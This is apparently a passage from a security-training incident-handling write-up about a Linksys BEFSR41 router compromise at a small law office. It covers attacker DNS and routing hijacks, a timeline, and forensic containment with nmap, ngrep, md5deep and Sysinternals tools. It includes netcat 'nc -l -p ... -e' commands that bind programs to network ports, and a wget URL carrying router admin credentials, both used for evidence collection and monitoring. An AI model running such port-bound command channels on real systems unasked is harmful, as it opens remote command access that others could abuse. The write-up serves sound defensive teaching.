The majority of users of this device would not be running intrusion detection on the WAN interface of the Linksys device. The reason the most intrusion detection systems are not run on the WAN side of a firewall is it makes intrusion detection harder to manage. It will cause many false positives and create an annoying situation for a full time network administrator. Now with a small network, which does not have a dedicated network admin, an intrusion detection system on the LAN side is rare. One on the WAN side is extremely unlikely. With this in mind, detection of this exploit in most cases will be difficult. There are three situations for which the administrator may notice the changes on this Linksys device.

1) The entire configuration is saved and then verified on a regular basis. If this is done, then when the attacker makes a change, the change will be noticed. This kind of check can be scripted and run as a scheduled job on the LAN side. All that would need to take place is to have a script submit the URL needed per page (Extras 6.4) in this format.

```
wget http://admin:password@192.168.1.1<with the rest of the URL>
```

When the page is downloaded, an MD5 hash is generated and compared with a hash generated the last time a page was changed. If the hash is the same, no change has been made. If the hash is different, then the page has changed. If the page has changed, the script can send an e-mail that a change was made. Both Wget and MD5 utilities are available for Windows and UNIX/Linux.

¹⁵ But the attacker could turn off logging, make any other changes and then turn it back on. The Linksys device does not send a regular message to notify that the logging has been running, nor does it mark that logging is enabled or disabled. Disable the logging and then reenabling it would not be noticed in the log.

2) The attacker changes the password and the administrator tries to use the Linksys device. Since the password has changed, the administrator will not have access to the management of the Linksys device. The most likely event will be the administrator will consult the user manual. The user manual will show the factory default password can be restored by holding down the reset button until a Red Diag LED turns on. Normally if an administrator has to investigate the reason the password changed, he will look to upgrade the firmware in the process. If the administrator upgrades the firmware, the exploit will no longer work. Also after the upgrade, an administrator should change the password. The new password should be different then the one used previously.

3) The attacker decides to pull a DNS or routing hijack using the Linksys device. This is the most threatening feature of a compromise of the Linksys device. Since machines behind the Linksys device normally will receive their DNS and routing information from the Linksys device, a compromise of the machine will give the attacker the ability to do any of the following:

A) Change the IP address of the primary and secondary DNS servers. This will allow the attacker to have the machines behind the Linksys device to use a DNS under the control of the attacker. If a new exploit requires that a user open a web browser to a page, the attacker can setup a web server with it's home page looking like a copy of Google (choose any very popular site). The DNS under the control of the attacker has the DNS resolve the name of Google to the IP address of his exploit web server. Since the web server page looks just like Google's home page and then a search is redirected to Google, the user may not notice the exploit took place.

B) Change the routing on the WAN interface to pass through a machine controlled by the attacker. If the attacker accomplishes this, then the attacker can inspect all the traffic from the Linksys device. This may include passwords to web sites, confidential data, and further reconnaissance of the internal network for continued exploitation.

If the attacker attempts this attack, it may cause the network speed to slow down and/or cause some applications to break. This may lead the admin to call the ISP to investigate. If the ISP is serious about the investigation, they can inspect the packets and see the route does not follow the route they have set for their client. This will bring this issue to the attention of the administrator.

5. The Incident Handling Process

The victim network is a small law office in San Diego, California. Broadband Internet access is widely available. So this office makes use of a DSL line from SBC. Since this is a small office with no real IT staff, they outsource the IT duties to a local network service consultant. The consultant sets up the law office with

machines from Dell's "value" line. To save the consultants driving time, he sets up the Linksys BEFSR-41 to be managed remotely.

5.1. Preparation

The consultant prepared the office with some security measures. The network was setup with the Linksys device as a firewall/router. This is to prevent access of the LAN machines from regular automated scans and worms from the Internet. The consultant also sets up a machine with the ability to receive the NAT box logs. This machine uses a Linksys SNMP trap logger (named Logviewer) The logs are stored as text files. He also installed eTrust anti-virus on all the Windows machines and configured the anti-virus to update the signatures automatically on Friday of every week. He also installed backup software and a single DLT tape drive. The consultant did not setup an "incident handling" process for the law office. The consultant did however scan the network with the Microsoft tool Microsoft Baseline Security Analyzer (MBSA). He also made changes to each Windows machine as per MBSA. The consultant did recommend a security policy, by explaining that the employees should follow the recommendations of CERT. To help remind the employees of CERT's policies he saved the following URL to the web browser of each machine (http://www.cert.org/tech_tips/home_networks.html). This URL is a set of standard security recommendations for "Home Network Security". The web page is written for an audience who does not know much about computer security.

5.2. Identification

The timeline for the incident follows below:

Sunday January 4, 2004 1:00 PM Pacific

The attacker starts a scan of the Internet to find potential candidates of the Linksys exploit. He uses the same Perl script listed in section 4.1.

Monday January 5, 2004 2:00 AM Pacific

The scan has identified the law office as vulnerable and the packet to disable the remote log and to change the DNS information has been sent.

Monday January 5, 2004 9:15 AM Pacific

As the law office staff comes in, they notice that browsing web sites is very slow today. The office administrator calls the consultant and asks him to resolve the issue with the ISP.

Monday January 5, 2004 9:30 AM Pacific

The consultant calls the ISP and explains how the company is experiencing a slowdown with their Internet service. The ISP states they will monitor the IP address assigned to the law office.

Monday January 5, 2004 11:00 AM Pacific

The ISP calls the consultant back and informs him that the bandwidth is not congested and that the flow of the data is normal, but the DNS queries were not being sent to the ISP's DNS servers. All DNS queries from this IP address were first going to India to be resolved. This would explain the slowdown. If the law firm changed the DNS queries back to the ISP DNS servers the problem should be resolved. Then the ISP gives the consultant the IP addresses of the correct DNS servers.

Monday January 5, 2004 11:30 AM Pacific

The consultant logs remotely into the Linksys device and confirms the machine has the wrongs DNS information. Knowing that the law firm does not have anyone who would change the configuration, he suspects the Linksys device has been compromised.

Monday January 5, 2004 12:15 PM Pacific

The consultant contacts a computer security consultant. After explaining the situation to the security consultant, he then calls the law firm to explain the issue. Since the law firm has an obligation to maintain the integrity of its information the law firms agrees to 5 days of monitoring and auditing so they can assure the integrity of their information.

Monday January 5, 2004 1:30 PM Pacific

As soon as the security consultant came on site, he explained that from this point this site is now considered a potential crime site. He will collect evidence of what happened and will see if the attacker will work his way through the network to other targets. He will also record notes on a personal voice recorder and document the status of the office and the machines to keep as evidence. At the end of the three days, they will see if they have enough evidence to inform law enforcement. At this point since this may be a crime scene, everyone was informed to not talk about the incident outside the office until a decision is made regarding what will be done with the evidence.

The consultant took the following steps

A) Ran a port scan with TCP and UDP with nmap on the WAN side of the Linksys device. This determines what ports are open on the Linksys device. The scan showed the following:

```
nmap -sU -p 1-65535 -P0 <WAN Side IP Address>
```

Port	State	Service
520/udp	open	route
1900/udp	open	UPnP
1901/udp	open	unknown
5050/udp	open	mmcc

```
nmap -sS -p 1-65535 -PO <WAN Side IP Address>
```

Port	State	Service
80/tcp	filtered	http
2468/tcp	filtered	unknown
5678/tcp	filtered	unknown
6688/tcp	filtered	unknown
8080/tcp	filtered	http-proxy

B) He connected a hub on the outside of the Linksys device and one on the inside of the Linksys device. Connected to each hub is a Mini-ATX size PC. The PC on the WAN side is running with ngrep running using the following filter:

```
ngrep -O dump -x 'Gozilla.cgi/?' tcp dst port (80 or 2468 or 5678 or 6688 or 8080) or udp dst port (520 or 1900 or 1901 or 5050)
```

The PC on the LAN side is running Snort IDS with all the Windows related signatures running.

C) The security consultant allocated a directory on his laptop to collect evidence. On his laptop he has PGP with a 2048 bit RSA key. Each file in the evidence directory is MD5 hashed and PGP signed. This way if legal authorities need to be contacted, the evidence has been preserved and can be verified that it has not changed since the time of its collection.

D) The security consultant showed the office staff he has a tape recorder and everything from this point to the third day can be recorded and used in a court of law. Any conversations that need to be private should be held in a private room away from the tape recording and the ears of the security consultant.

E) The security consultant explained if no intrusion was found beyond the Linksys device that it would still be good to erase and wipe the drives and reinstall Windows just in case. The security consultant would help with running the automated reinstalls of the Windows Workstations. The Windows 2000 server should be thoroughly investigated since it contains the most vital information regarding the assets of the business.

F) The security consultant called the ISP and explained that they may have a security incident. They asked the ISP to monitor traffic to the IP address of the Linksys device.

G) The legal secretary is assigned the task of working with the security consultant to keep notes to help maintain the chain of custody. If any item needs to be locked away from access, she would keep the keys to the locked room.

5.3. Containment

Since the only device that shows a compromise is the Linksys device, the consultant needs to confirm that the compromise did not spread beyond the Linksys device. While the LAN machines are being investigated, the Linksys device is being monitored to see if the vulnerability can be detected. If so, the information will be used for law enforcement.

First Steps

- 1) Each Windows machine is backed up to tape so the security consultant can preserve the state of the machines at this point in time. The server is backed up with an “image” backup and a filesystem backup. Since the workstation machines do not have a tape drive and ARCserve only runs image backups on a local machine, the workstations have a file system backup. Each tape is placed in a plastic Zip-Loc style bag and a permanent marker is used to write on the bag the name of the machine, Date and Time, and then titled with the word “evidence”.
- 2) Next, the CD F.I.R.E is loaded for every Windows machine. F.I.R.E contains a batch file named Fred.bat to automate and standardize the collection of evidence for a potentially compromised machine. The batch file Fred.bat is run per machine¹⁶. The audit.txt¹⁷ file and the md5 file are saved on the evidence directory of the security consultant’s laptop and signed with PGP.
- 3) The law firm’s backups are run with a Grandfather-Father-Son (GFS) backup rotation. “Grandfather” refers to a full backup obtained at the end of each month. “Father” refers to a full backup obtained at the end of each week. “Son” refers to a backup obtained at the end of each day. The Father and Grandfather tapes are taken off-site to a bank safe deposit box. Also, when the server has been updated with a service pack, a full backup is run and taken off-site. During the three days of monitoring, the tapes are brought back on-site. The tape which contains the last full backup when the latest service pack is used to compare its contents to the current operating system. The tape is placed into the tape drive and a binary compare of the tape to the machine is run. This shows which files have changed since the last Service Pack backup. All files that have changed, are subject to investigation. After the compare is run, the ARCserve log file is copied to the evidence directory and signed with PGP. Later, the log will be evaluated with a different log which lists the files that do not match the hashes of Microsoft default installed files for the OS and Service Packs.

Steps to confirm if a machine has been compromised

¹⁶ See Jump Kit /F.I.R.E boot CD for a description of fred.bat

¹⁷ Audit.txt is a file generated by the F.I.R.E. cd. Two programs can generate this file fred.bat and fred-nc.bat. A sample of the fred.bat file is included in the Extras 6.5 section

1) Run a backup of the machine. At very least, make the backup a full backup of all local filesystems. Run an image backup if possible.

2) Put the F.I.R.E. CD in the CD player. Run F.I.R.E's Command Line¹⁸. F.I.R.E contains the utility netcat¹⁹. The security consultant also has netcat on his lap top. The consultant sets up a "shovel shell" between the laptop and the investigated Windows machine. This is accomplished with the following steps:

Laptop command line: `nc laptop-name 1234 > c:\evidence\fire-results_001.txt`

F.I.R.E command line: `nc -l -p 1234 -e fred-nc.bat`

The above steps will run the batch file fred-nc.bat to collect evidence from the machine being investigated without having to write to the hard drive of the investigated machine. On the F.I.R.E. command line Netcat is setup to listen on TCP port 1234. When the port receives a connection, it will run the batch file fred-nc.bat. The results of fred-nc.bat are transported to the laptop over TCP 1234. When the results are received on the laptop they are redirected to the file "fire-results_001.txt". This allows the security consultant to collect evidence directly to his evidence directory. This maximizes the ability to keep the integrity of the results if they are challenged in court.

3) Run a check of what files are known to be from a Microsoft default installation. This can be done by using MD5²⁰ hashes. The program md5deep from the F.I.R.E. command line can be run with the following switches to check against a file of prebuilt hashes:

`md5deep.exe -s -m d:\win2k-sp4-hashes.txt -r c:/*`

The file hashes.txt is a list of MD5 hashes. D:\ is the CD list of hashes. This command will compare the list of the hashes on the hashes.txt file to the path "c:/*". The option -s means do not show errors (normally just reporting the file is a directory). -m option means match the hashes.txt file. -r means recurse the subdirectories.

¹⁸ See notes about the F.I.R.E command line in the Jump Kit section.

¹⁹ Netcat: a utility used to manipulate how TCP/IP can be used. One feature of netcat is to setup a "shovel shell" which is the ability to run commands on one machine, but the command executes on another. The results of the command will return to the machine where the command was issued. Netcat is available for Linux and Windows and works across both platforms.

²⁰ MD5 (Message-Digest Algorithm 5) Hash: A cryptographic hash function used to determine if a file has changed over time. This works by computing a series of alphanumeric characters (the hash) from the algorithm and storing the hash in a file. If we recompute the hash and it matches the hash in the file, then the file has not changed since the last hash. If the hash does not match, then the file has been replaced or edited. Programs which use MD5 to track file changes are Tripwire, MD5sum and MD5deep.

Here is a sample hashes.txt file:

```
86c03ca232eb20c23ecd7534f992fe84 c:/winnt/system32/xcopy.exe
8905cf1297282a015219792cf34de8ad c:/winnt/system32/XENROLL.DLL
c93712b208f2c9a7e747a17f98120ed9 c:/winnt/system32/xiffr3_0.dll
d5db222861faf6b223c1dcfa50201859 c:/winnt/system32/xolehlp.dll
c9afcb3a890417cd1db66dc164d73619 c:/winnt/system32/zonedoff.reg
fd860f7b47ca28eb9d39fcd39029ac32 c:/winnt/system32/zonedon.reg
```

Here is sample output based upon this command:

```
15:52:31.07 F:\win32> md5deep.exe -s -m d:\win2k-sp4-hashes.txt -r c:\*
c:\WINNT\ServicePackFiles\i386\xenroll.dll
c:\WINNT\ServicePackFiles\i386\xenrx86.dll
c:\WINNT\system32\dllcache\xcopy.exe
c:\WINNT\system32\dllcache\xiffr3_0.dll
c:\WINNT\system32\dllcache\xolehlp.dll
c:\WINNT\system32\xcopy.exe
c:\WINNT\system32\XENROLL.DLL
c:\WINNT\system32\xiffr3_0.dll
c:\WINNT\system32\xolehlp.dll
c:\WINNT\system32\zonedoff.reg
c:\WINNT\system32\zonedon.reg
```

The above output indicates that the files matched the files in the hashes.txt file. As an example, I edited the file zonedon.reg and reran the command. Here are the results.

```
16:01:50.35 F:\win32> md5deep.exe -s -m d:\win2k-sp4-hashes.txt -r c:\*
c:\WINNT\ServicePackFiles\i386\xenroll.dll
c:\WINNT\ServicePackFiles\i386\xenrx86.dll
c:\WINNT\system32\dllcache\xcopy.exe
c:\WINNT\system32\dllcache\xiffr3_0.dll
c:\WINNT\system32\dllcache\xolehlp.dll
c:\WINNT\system32\xcopy.exe
c:\WINNT\system32\XENROLL.DLL
c:\WINNT\system32\xiffr3_0.dll
c:\WINNT\system32\xolehlp.dll
c:\WINNT\system32\zonedoff.reg
```

To make the analysis even more effective use the “-x” switch instead of the “-m” switch.

This will show which files do not match the list in the hashes.txt file. Knowing which files do not match, leads to the discovery of files which are not from a default Microsoft installation.

```
16:01:55.38 F:\win32> md5deep.exe -s -x d:\win2k-sp4-hashes.txt -r c:\*
c:\winnt\system32\wzcsvc.dll
c:\winnt\system32\xactsrv.dll
c:\winnt\system32\zonedon.reg
```

Notice that the edit zonedon.reg now shows up since its hash does not match the hash in the file hashes.txt. The security consultant brought his own CD of Windows Hashes. Each file on the CD matches an OS/Service Pack.

Example: File Win2KAdvSrvSP1.md5 is a set of hashes for Windows 2000 Advanced Server Service Pack 1. The security consultant can also run the

commands over netcat just like when fred-nc.bat ran. He can then type the following commands and collect the files that do not match the hashes on the CD and write the results to the evidence directory on the laptop.

Laptop command line: `nc laptop-name 1234 > c:\evidence\fire-no-match-hashes_001.txt`

F.I.R.E command line: `nc -l -p 1234 -e "md5deep -x D:/win2k-sp4-hashes.txt -r c:\ *"`

4) Now the consultant already has two lists of files. One list is files which do not match the full backup when the last service pack was applied. The other list is the files which do not match a default Microsoft installation. Using both lists, the security consultant can narrow which files he can be confident are not compromised and which files may need investigation. If the Windows machines were compromised, they would most likely have a backdoor²¹ program installed or a rootkit²². The purpose of the following steps is to attempt to find a backdoor or rootkit.

Using the two lists of files, the consultant looks to see if any of them are opening a listening port. In the audit.txt, FPort lists the listening ports and the files which are known to open the listening ports. Fport is an improved version of netstat. It shows the similar information as netstat -a, except it adds the path to the file that is listening. Sample output below:

FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
<http://www.foundstone.com>

Pid	Process	Port	Proto	Path
448	svchost	-> 135	TCP	C:\WINNT\system32\svchost.exe
8	System	-> 139	TCP	
8	System	-> 445	TCP	
596	MSTask	-> 1025	TCP	C:\WINNT\system32\MSTask.exe
748	inetinfo	-> 1026	TCP	C:\WINNT\System32\inetinfo.exe
8	System	-> 1185	TCP	
8	System	-> 137	UDP	
8	System	-> 138	UDP	
8	System	-> 445	UDP	
1348	IEXPLORE	-> 1186	UDP	C:\Program Files\Internet Explorer\IEXPLORE.EXE
1020	fire	-> 1228	UDP	G:\win32\fire.exe

Now that we know which ports are listening, we want to see if we can match these files to a Windows service. To do this we first query the installed and running services for which executable files they use. The program psservice²³

²¹ A backdoor program is used by an attacker to keep access to the machine. The access attempts to be hidden from the user. Well known backdoor programs are Back Orifice and SubSeven.

²² A rootkit is a type of backdoor program. This type is harder to detect because it changes how the operating system reports information. The rootkit make the OS lie about information that could lead to the discovery of the backdoor. This is one of the reasons the F.I.R.E. cd maps to it's own set of Windows binary files, it improves the ability to see if the OS is sending inaccurate information.

²³ Psservice is a utility from sysinternals. It is part of a collection of utilities named pstools. For the batch command listed, download the latest version of psservice. Mark Russinovich fixed an issue with listing the

will be used to extract this information. To automate the gathering of the running services the batch command can be typed. On the F.I.R.E command line can type

```
F:\>for /F "usebackq delims==, skip=1" %i IN (`net start`) DO
F:\win32\sysinternals\psservice.exe config %i >> A:\service_path.txt
```

The file service_path.txt will produce output for all the running services in the following format:

```
SERVICE_NAME: Alerter
Notifies selected users and computers of administrative alerts.
TYPE           : 20 WIN32_SHARE_PROCESS
START_TYPE     : 2  AUTO_START
ERROR_CONTROL  : 1  NORMAL
BINARY_PATH_NAME : C:\WINNT\System32\services.exe
LOAD_ORDER_GROUP :
TAG            : 0
DISPLAY_NAME   : Alerter
DEPENDENCIES   : LanmanWorkstation
SERVICE_START_NAME: LocalSystem
```

The line "BINARY_PATH_NAME" shows the program that is controlled as a service. We take each path from Fport that does not match the hashes, and search the service_path.txt to see if they match. If they do, we stop the service. Then rerun Fport to confirm the listening port has stopped listening. If the port is still listening, it is checked to see if the process is still running. To do this on the F.I.R.E command line type:

```
<Drive letter>:\win32\sysinternals\pslist <process name>
```

It should show the processes running.

Example:

```
15:52:41.19 G:\win32\foundstone> g:\win32\sysinternals\pslist svchost
PsList v1.2 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com
```

```
Process information for HYPERJUMP
Name      Pid Pri Thd Hnd  Mem      User Time  Kernel Time  Elapsed Time
svchost   448  8  10 267  5160    0:00:00.160  0:00:00.240  1:55:55.751
svchost   516  8  19 355  7716    0:00:00.130  0:00:00.340  1:55:54.870
svchost   1424 8  12 175  3740    0:00:00.060  0:00:00.070  0:58:26.151
```

To make sure the process is no longer running, type on the F.I.R.E. command line:

```
<Drive letter>:\win32\sysinternals\pskill <process name>.
```

Example:

```
15:57:01.02 G:\win32\foundstone> g:\win32\sysinternals\pskill svchost

PsKill v1.03 - local and remote process killer
```

"BINARY_PATH_NAME" as a result of my research. Hence the default psservice on the F.I.R.E. commandline will produce poor output. But the new version will show the proper results.

3 processes named svchost killed.

If the processes are killed and the results of Fport are still showing this process as listening, then a call to Microsoft is needed. A root kit of some type may be installed and the OS can not be trusted even with F.I.R.E.'s trusted binaries. This may require that the hard drive be replaced with a new hard drive and the OS reinstalled.

- 5) Another step in examining the system is to run various commands on the command line of the native OS and then run the same command on the F.I.R.E. command line. The results should be the same. If they do not agree, this may also require that the hard drive be replaced with a new hard drive and the OS reinstalled.

The original hard drives will need to be placed in a zip lock bag and held as evidence if legal authorities are contacted.

The commands that should be compared are:

```
ipconfig /all
ipconfig /displaydns
net accounts
net localgroup
net name
net session
net share
net use
netstat -a -n
netstat -r
dir /on c:\winnt\system32
```

- 6) Confirm the antivirus program has the latest signatures. When confident the signatures are current, run the anti-virus in heuristic scan mode for every drive on the machine. The results will display any known malware (viruses, trojans, worms). If it reports that a file has a problem, then check if the program can remove the problem. If it can, have it do so. If it can not then check if it can quarantine the file. If it can, this file can be sent to the anti-virus vendor for examination. The anti-virus vendor updates the signature files. If the anti-virus program does not report a problem, then document this in a text file and save the text file in the evidence directory. Copy all the anti-virus logs to the evidence directory.

- 7) Dump the Windows Event Logs to a file and move them to the evidence directory. To do this, open the F.I.R.E command line, then type

```
dumpepl -l system -c -f a:\system-log.csv
dumpepl -l application -c -f a:\ application -log.csv
```

```
dumpel -l security -c -f a:\ security-log.csv
```

This will dump the three Windows Event logs into a “comma separated value” (CSV) file. This file can be read in any text editor or spreadsheet. (Note: Windows machines by default do not have the Security event log enabled, so this may not be very helpful). Open each log in a spreadsheet to find security related events. When finished, save the files to the evidence directory.

8) Evaluate the results of the previous steps. If all the MD5 hashes on the machine matched the MD5 hashes on a known good binaries cd, then this machine would be considered, uncompromised. If some files did not match, but are suspected as being updated by an application, then record the current MD5 hash of the file. On a test machine which is configured with the same OS and service pack. From either the original Windows 2000 CD or the Windows 2000 resource kit, run sysdiff. The command for this step in sysdiff is `sysdiff /snap`. Now install the application and any patches the application may have. Then rerun sysdiff with the command `sysdiff /diff`. This will show the changes made by the installation for both the filesystem and the registry. This will confirm if the application did update the file in question. If the application did update the file, then check if the MD5 hash of the current file matches the hash before the program was uninstalled. If they do, the machine can now be considered uncompromised. If they do not, then the machine is still in a questionable state.

9) At this point, if the machine is still in a questionable state then a business decision has to be made. Is it worth the time and cost to further examine the machine for the existence of malware or if malware is found to examine what it is doing? Or is it acceptable to the business to erase the hard drive, use a disk wiping program, and reinstall the OS, service packs, applications, and restore the data from tape?

If it is worth the cost to examine the behavior of any malware, then F.I.R.E has the tool “strace”. Strace (<http://www.liacs.nl/~wichert/strace/>) as described by the “strace homepage”:

Strace is a system call trace, i.e. a debugging tool which prints out a trace of all the system calls made by a another process/program. The program to be traced need not be recompiled for this, so you can use it on binaries for which you don't have source.

System calls and signals are events that happen at the user/kernel interface. A close examination of this boundary is very useful for bug isolation, sanity checking and attempting to capture race conditions.


To use Strace on the F.I.R.E command line, go to the <drive letter>\win32 directory, then type `strace -p <Process ID Number (PID)>`

It is recommended to keep an installation script so that re installations of the OS are automated. The automation will save time and keep the configuration consistent.

Jump Kit

The main tool in the Jump Kit of the security consultant is the F.I.R.E boot CD. <http://fire.dmzs.com/>. It is a bootable CD that contains various tools to analyze both Windows and Linux systems. It can be placed in a CD drive of any Windows machine and it will “autorun” the menu below. This menu will allow the administrator of the machine to run a command prompt which runs trusted binaries from the CD to examine the Windows machine. It also has a built in audit script named “fred.bat”, that collects information and writes it to a text file on the floppy drive. A list of the tools included with F.I.R.E. can be found at this URL: <http://fire.dmzs.com/?section=tools>

Here is the “autorun” screen of F.I.R.E. on a Windows 2000 machine.



Here is a screen shot of fred.bat when it starts it's audit.

```


Obtaining live response details
Ctrl-D or Ctrl-F for Directory and filename completion
The Shell Path has been modified to find trusted cdrom binaries first
Do not navigate away from the CD drive letter.
=====
12:40:05.21 F:\> fred.bat

12:40:12.05 F:\> title Obtaining live response details

12:40:12.07 F:\> echo off
FRED v1.1 is running...
12:40p
Sat 01/17/2004

```

Here are the two files fred.bat writes to the floppy drive. Notice the audit also gets an MD5 hash.



See Extras 6.5 Audit.txt from Fred.bat for a sample audit.

Below is a complete list of items for the jump kit.

- F.I.R.E CD (See description above)
- Knoppix-STD CD. Another security based CD. Based on the popular bootable Linux CD Knoppix. It can be downloaded from: <http://www.knoppix-std.org/>
- One CD with MD5 hashes of each version of Windows, including separate hashes for each of the service packs. The hashes can be used to verify changes with Windows system files when a previous backup and/or set of hashes from the local site are not available.

- One Overland Storage SDLT 320 with 10 unused SuperDLT tapes. This is in case the client does not have a tape backup.
- One copy of ARCserve Tape backup software for Windows.
- One copy of ARCserve Tape backup software for Linux.
- A binder with written pretested steps to backup, restore and compare files on tape to files on the file system for the programs CA ARCserve, Veritas NetBackup, Veritas BackupExec and Legato Networker. This allows the security consultant to walk into almost any office and be able to use the backup software for basic needs.
- Hard copies of all the SANS Step by Step Guides. If a machine needs to be reinstalled, it can be reinstalled and configured with security from the beginning.
- Two Netgear 10/100 DS116 16 port hubs. The hubs allow for network captures and intrusion detection.
- Two days worth of clean clothes, in case he needs to stay over night for a few days.
- Package of fifty new CD-Rs. When the evidence is collected and signed, it can be burned to CD to be handed off to authorities. Also, if malware is found, it can be burned to CD for future examination.
- Package of 20 new floppies. This is for writing text files so that the filesystem on the hard drive is not changed. Fred.bat writes to a floppy by default.
- A box of plastic zip lock bags
- A box of permanent markers.
- A wallet with \$100 worth of cash. \$20 worth of ones. \$40 worth of fives. \$40 worth of twenties. This would cover potential short term parking fees or other cash on hand costs.


Backup

The equipment and software to backup machines were already part of the infrastructure before the security incident. The Tape backup hardware is an DLT VS160 tape drive. It is a single internal drive capable of backing up 160 Gig with compression²⁴. The software to run the backup is Computer Associates ARCserve 9.0 for Windows with the Image option. The server to be backed up is a Dell PowerEdge 600 SC with one GIG of RAM, two IDE hard drives and an Adaptec 29160 SCSI card for the tape drive. ARCserve can backup machines on the filesystem and on an image level. The image backup is limited to only a local image backup. Since ARCserve is installed on the main fileservers, this machine will use both an image backup and a file system backup.


²⁴ Most files do not compress at a 2:1 ratio. The tapes realistically may backup 120 Gig.

Here are the steps to make an image or file system backup in ARCserve for the law firm's file server.

- 1) First make sure a new blank tape is in the tape drive. To confirm this, go to the "Device" menu.




- 2) The right hand side of the screen should now show the devices and the tape in the drive.

